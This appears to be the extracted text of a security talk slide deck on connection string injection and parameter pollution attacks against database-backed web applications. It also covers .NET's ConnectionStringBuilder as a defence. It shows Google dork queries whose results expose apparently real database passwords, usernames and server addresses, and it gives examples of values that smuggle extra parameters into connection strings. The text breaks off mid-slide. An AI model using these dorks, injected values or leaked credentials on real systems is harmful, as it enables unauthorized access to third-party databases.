



CONNECTION STRING ATTACKS

Chema Alonso
Informática 64

Connection Strings

- Define the way an application connects to data repository
- There are connection strings for:
 - Relational Databases (MSSQL, Oracle, MySQL,...)
 - LDAP Directories
 - Files
 - Etc...

Databases Connection Strings


Data Source = myServerAddress;

Initial Catalog = myDataBase;

User Id = myUsername;

Password = myPassword;

Google Hacking






The screenshot shows a Google search interface. The search bar contains the query "intitle:Login Datasource inurl:login.aspx". Below the search bar, there are radio buttons for "Buscar en la Web" (selected) and "Buscar sólo páginas en español". To the right of the search bar are buttons for "Buscar", "Búsqueda avanzada", and "Preferencias". Below the search bar, there is a section titled "La Web" containing several search results. The first result is from codeproject.com, the second from kimgdesignsexclusives.com, and the third from lifenavigator.net. The third result is highlighted with a red border. The fourth result is from dotnetmonster.com.




Google




intitle:"Login" Datasource inurl:login.aspx [Búsqueda avanzada](#)
[Preferencias](#)




Buscar en la Web Buscar sólo páginas en español

La Web

[codeproject: problem in login. Free source code and programming help](#) - [[Traducir esta página](#)]
datasource = timelist; gridview1.databind(); As your making the list by hand, you can apply what ever maths you want to apply in the relevent areas of the ...
[www.codeproject.com/.../problem-in-login.aspx](#) - [En caché](#) - [Similares](#) -   

[Rugs Direct - Professional Partnership Login](#) - [[Traducir esta página](#)]
String, Application Name=rugsdirectory-RD;data source=C1W-SQL002;persist security info=True;Initial Catalog=RugsDirect Prototype;Integrated Security=SSPI; ...
[www.kimdesignsexclusives.com/rugsdirectory/.../login.aspx](#) - [Similares](#) -   

[Life Navigator - Login](#) - [[Traducir esta página](#)]
ConnectionString: Data Source=p3swhsql-v19.shr.phx3.secureserver.net; Initial Catalog=dbalmer; User ID=dbalmer; Password=W0rri3sTing;
[lifenavigator.dbalmer.net/Login.aspx](#) - [En caché](#) - [Similares](#) -   

[Forms Authentication only displays login.aspx](#) - [[Traducir esta página](#)]
sqlConnectionString="data source 7.0.0.1;Trusted_Connection=yes" ... Data Source=" + Constants.DATASource; sLoginQuery = "SELECT tblUser.*" + ...
[www.dotnetmonster.com/.../Forms-Authentication-only-displays-login.aspx](#) - [En caché](#) - [Similares](#) -   

Google Hacking




[Baxter Research Client Login](#) - [[Traducir esta página](#)]

The remaining **data source** is a case summary printout. If a case has been placed on the imaging computer it is no longer available as a case summary printout ...

www.baxterresearch.net/login.asp - [En caché](#) - [Similares](#) -   

[Login. MicroStrategy Web.](#)

DATA SOURCE. INTELSTRATEGY-2. Hide help - NEED HELP? Why do I need to log in? What is a cookie and how are cookies used at this Web site? ...

<https://www.carloshaya.net/.../login.asp?...autologin...> - [En caché](#) - [Similares](#) -   




[Houts Family Login](#) - [[Traducir esta página](#)]

Const ConnectDB_frogstar = "Provider=IBMDA400;Password=WEBACC01;User ID=WEBUSRHNS;Data Source=10.42.42.95;Transport Product=Client Access;SSL=DEFAULT"
Const ...

www.houtsfamily.org/secadmin/login.asp - [En caché](#) - [Similares](#) -   

[Alberta Data Search - Customer Login](#) - [[Traducir esta página](#)]

Now that our website is up and running, we are taking the next step in becoming Alberta's best real estate **data source**. Feedback from our customers has ...

albertadatasearch.com/login.asp - [En caché](#) - [Similares](#) -   

UDL (Universal Data Links) Files

Google filetype:UDL password [Búsqueda avanzada](#)
[Preferencias](#)

Buscar en: la Web páginas en español páginas de Argentina

La Web Resultados 1 - 10 de apro

Sugerencia: [Buscar sólo resultados en español](#). Puede especificar el idioma de búsqueda en [Preferencias](#).

[\[oledb\] ; Everything after this line is an OLE DB initstring ...](#) - [[Traducir esta página](#)]
[oledb] ; Everything after this line is an OLE DB initstring Provider=SQLOLEDB.1
;Password=eFpROG777;Persist Security Info=True;User ID=sa;Initial ...
www.stm-group.com/DocsFiles/2/1.udl - [En caché](#) - [Similares](#) - [Compartir](#)

[\[oledb\] ; Everything after this line is an OLE DB initstring ...](#)
Formato de archivo: Desconocido - [Versión en HTML](#)
Provider=SQLOLEDB.1;Password=Fch56az;Persist Security Info=True;User ID=qai505;Initial
Catalog=qai505;Data Source=lwdb093.servidoresdns.net.
www.infofer.es/bd.udl - [Similares](#) - [Compartir](#)

[\[oledb\] ; Everything after this line is an OLE DB initstring ...](#)
Formato de archivo: Desconocido - [Versión en HTML](#)
Provider=SQLOLEDB.1;Password=~!*)ZAQI3ecjfdjsannk;Persist Security Info=True;User
ID=xjsoptstgdb_apuser;Initial Catalog=OPTDB;Data ...
jsfuqt.jihsunfutures.com.tw/Quote/MTXJSOPTSTG.udl - [Similares](#) - [Compartir](#)

[\[oledb\] ; Everything after this line is an OLE DB initstring ...](#)
Formato de archivo: Desconocido - [Versión en HTML](#)
Provider=SQLOLEDB.1;Password=lilica1982;Persist Security Info=True;User ID=fvpmcd;Initial
Catalog=fvpmcd;Data Source=200.234.197.30.
subversion.assembla.com/svn/fvp_medical/trunk/.../conexao.udl - [Similares](#) - [Compartir](#)

[呈停00\(-\)~传00眼琳截被械帆北耀\(-\)~医擗嬉谱唁0效靡坊*閼捡敌墙 ...](#) - [[Traducir esta página](#)]
... Everything after this line is an OLE DB initstring Provider=MSDASQL.1;Password="";Persist
Security Info=True;User ID=admin;Extended Properties="DSN=Baza ...
194.187.105.38/dat/_buffer/yumax/k/l/Base/.../logisticsBase.udl - [Similares](#) - [Compartir](#)

Propiedades de vínculo de datos

Proveedor Conexión Avanzadas Todas

Especifique lo siguiente para conectarse a datos de SQL Server:

1. Seleccione o escriba un nombre de servidor:
2. Escriba la información para iniciar sesión en el servidor:
 Usar la seguridad integrada de Windows NT
 Usar un nombre de usuario y una contraseña específicos:
Nombre de usuario:
Contraseña:
 Contraseña en blanco Permitir guardar contraseña
3. Seleccione la base de datos del servidor:

 Adjuntar archivo de base de datos como nombre:

Usar el nombre del archivo:

Credentials

Operating System Accounts


Data Source =
myServerAddress;
Initial Catalog = myDataBase;
User Id = myUsername;
Password = myPassword;
Integrated Security =
SSPI/True/Yes;

Database Credentials

Data Source =
myServerAddress;
Initial Catalog = myDataBase;
User Id = myUsername;
Password = myPassword;
Integrated Security = No;

Users authenticated by Web App

Web application manages the login process




Database Engine

App running on Web Server

Users authenticated by Database

Database engine manages the login process



Database Engine

App running on Web Server

Connection String Attacks

- It's possible to inject parameters into connection strings using semi colons as separators

Data Source = myServerAddress;

Initial Catalog = myDataBase;

Integrated Security = NO;

User Id = *myUsername*;

Password = *myPassword; Encryption = Off*;

ConnectionStringBuiler

- Available in .NET Framework 2.0
- Build secure connection strings using parameters
- It's not possible to inject into the connection string

The following example demonstrates how the [SqlConnectionStringBuilder](#) handles an inserted extra value for the [Initial Catalog](#) setting.


Visual Basic

```
Dim builder As New System.Data.SqlClient.SqlConnectionStringBuilder
builder("Data Source") = "(local)"
builder("Integrated Security") = True
builder("Initial Catalog") = "AdventureWorks;NewValue=Bad"
Console.WriteLine(builder.ConnectionString)
```

C#

```
System.Data.SqlClient.SqlConnectionStringBuilder builder =
    new System.Data.SqlClient.SqlConnectionStringBuilder();
builder["Data Source"] = "(local)";
builder["integrated Security"] = true;
builder["Initial Catalog"] = "AdventureWorks;NewValue=Bad";
Console.WriteLine(builder.ConnectionString);
```

Are people aware of this?



Google "Connection String Attack" inurl:OWASP [Búsqueda avanzada](#)
[Preferencias](#)


Buscar en: la Web páginas en español páginas de Argentina

La Web

Su búsqueda - **"Connection String Attack" inurl:OWASP** - no produjo ningún documento.

Sugerencias:

- Asegúrese de que todas las palabras estén escritas correctamente.
- Intente usar otras palabras.
- Intente usar palabras más generales.
- Intente usar menos palabras.



Google "Connection String Injection" inurl:OWASP [Búsqueda avanzada](#)
[Preferencias](#)

Buscar en: la Web páginas en español páginas de España

La Web

Su búsqueda - **"Connection String Injection" inurl:OWASP** - no produjo ningún documento.

Sugerencias:

- Asegúrese de que todas las palabras estén escritas correctamente.
- Intente usar otras palabras.
- Intente usar palabras más generales.
- Intente usar menos palabras.

Connection String Parameter Pollution

- The goal is to inject parameters in the connection string, whether they exist or not
- Had duplicated a parameter, the last value wins
- This behavior allows attackers to re-write completely the connection string, therefore to manipulate the way the application will work and how should be the it authenticated

Pollutionable Behavior

Param1=Value A


Param2=Value B

Param1=Value C


Param2=Value D

DBConnection Object

Param1



Param2



What can be done with CSPP?

Rewrite a parameter

Data Source=DB1

UID=sa

password=Pwnd!


Data Source=DB2

DBConnection Object


DataSource

UID

